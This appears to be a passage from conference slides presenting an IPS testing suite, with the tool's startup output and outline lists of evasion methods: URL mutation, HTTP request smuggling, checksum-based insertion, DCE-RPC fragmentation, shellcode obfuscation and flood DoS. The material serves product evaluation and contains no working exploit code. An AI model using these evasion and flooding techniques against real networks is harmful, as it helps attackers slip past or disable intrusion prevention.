    - 5 Categories of tests
      - IPS Detection & identification
      - Scan / Fingerprint
      - Evasion
      - DoS
      - False Positives
  - Scripting capabilities
    - based on recording of commands
  - Simple reporting (to be improved)

IPSTester.pl

```
[root@localhost ips-tester]# ./IPSTester.pl

+------------------------------------------+
|          IPS Testing Suite v1.0          |
+------------------------------------------+

[] Loading configuration file : ok

[] Loading modules
     DCE-RPC Based tests           v1.0    : loaded
     Flood based DOS               v1.0    : loaded
     Native Host Discovery         v1.0    : loaded
     HTTP Based tests              v1.0    : loaded
     Tools Based Discovery         v1.0    : loaded

[] Checking dependencies
     httprint                      v0.301  : ok
     thcrut                        v1.2.5  : ok
     hping                         v3.0.0  : ok
     amap                          v5.1    : ok
     nmap                          v4.01   : ok
     fping                         v2.4    : ok
     iptables                      v1.2.8  : ok

[] Loading scripts : 1 scripts loaded

[] Launching shell, have fun!

>
```

Testing HTTP Limitations

- Different exploits
  - To test encoding / double encoding / no encoding support
  - To test RegExp support
  - To test basic generic features (XSS, SQL injection etc.)
  - Some of them are more tricky than you think
    - From a detection engine point of view
- 3 Different evasion techniques
  - URL Mutation
    - 5 techniques
    - combination depths tunable
    - ☑ validity checks
  - HTTP Request Smuggling
  - Insertion
    - Based on L4 bad checksum
    - “standalone” module available at
      - http://www.iv2-technologies.com/~rbidou/http-insert.tar.gz

Testing DCE RPC Tricks

- Same as previously demonstrated
  - Based on oc192 exploit
  - Dumb shellcode obfuscation
  - Resource name change
  - Remote port change
  - Multiple interface binding
  - Context alteration
  - Fragmentation
    - L4 (data size limit)
    - L7 (with proper headers)
    - Pipelining support (multiple L7 frags in a L4 frag)

Triggering Offload

- Based on a DoS module
  - Standard flood based DoS
    - Xmas tree
    - Land
    - IP Proto 0
    - SYNFlood
  - Run in the background
  - Usually enough to active offloading
- To come…
  - Enforce specific resource utilization
    - L3/L4 DoS are often handled by specific components
    - Offloading may not be effective for application layer
  - Do it yourself, use snot
    - Probably another scandalous limitation
    - Still works VERY well

Conclusion

- In a nutshell
  - IPS can be detected
  - IPS can be bypassed
  - IPS can be DoSsed

- Mainly because
  - … of cost issues
  - … of physical limitations
  - ... of the CSO’s fear of unemployment

Is all this that bad ?

- No, as long as…
  - you are aware of limitations
  - you understand them
  - you realize that all this is logical
  - you accept the idea that good products may be expensive
  - you know what you want
  - you have skillful people to properly tests the products
    - And this is another story…

QUESTIONS ?

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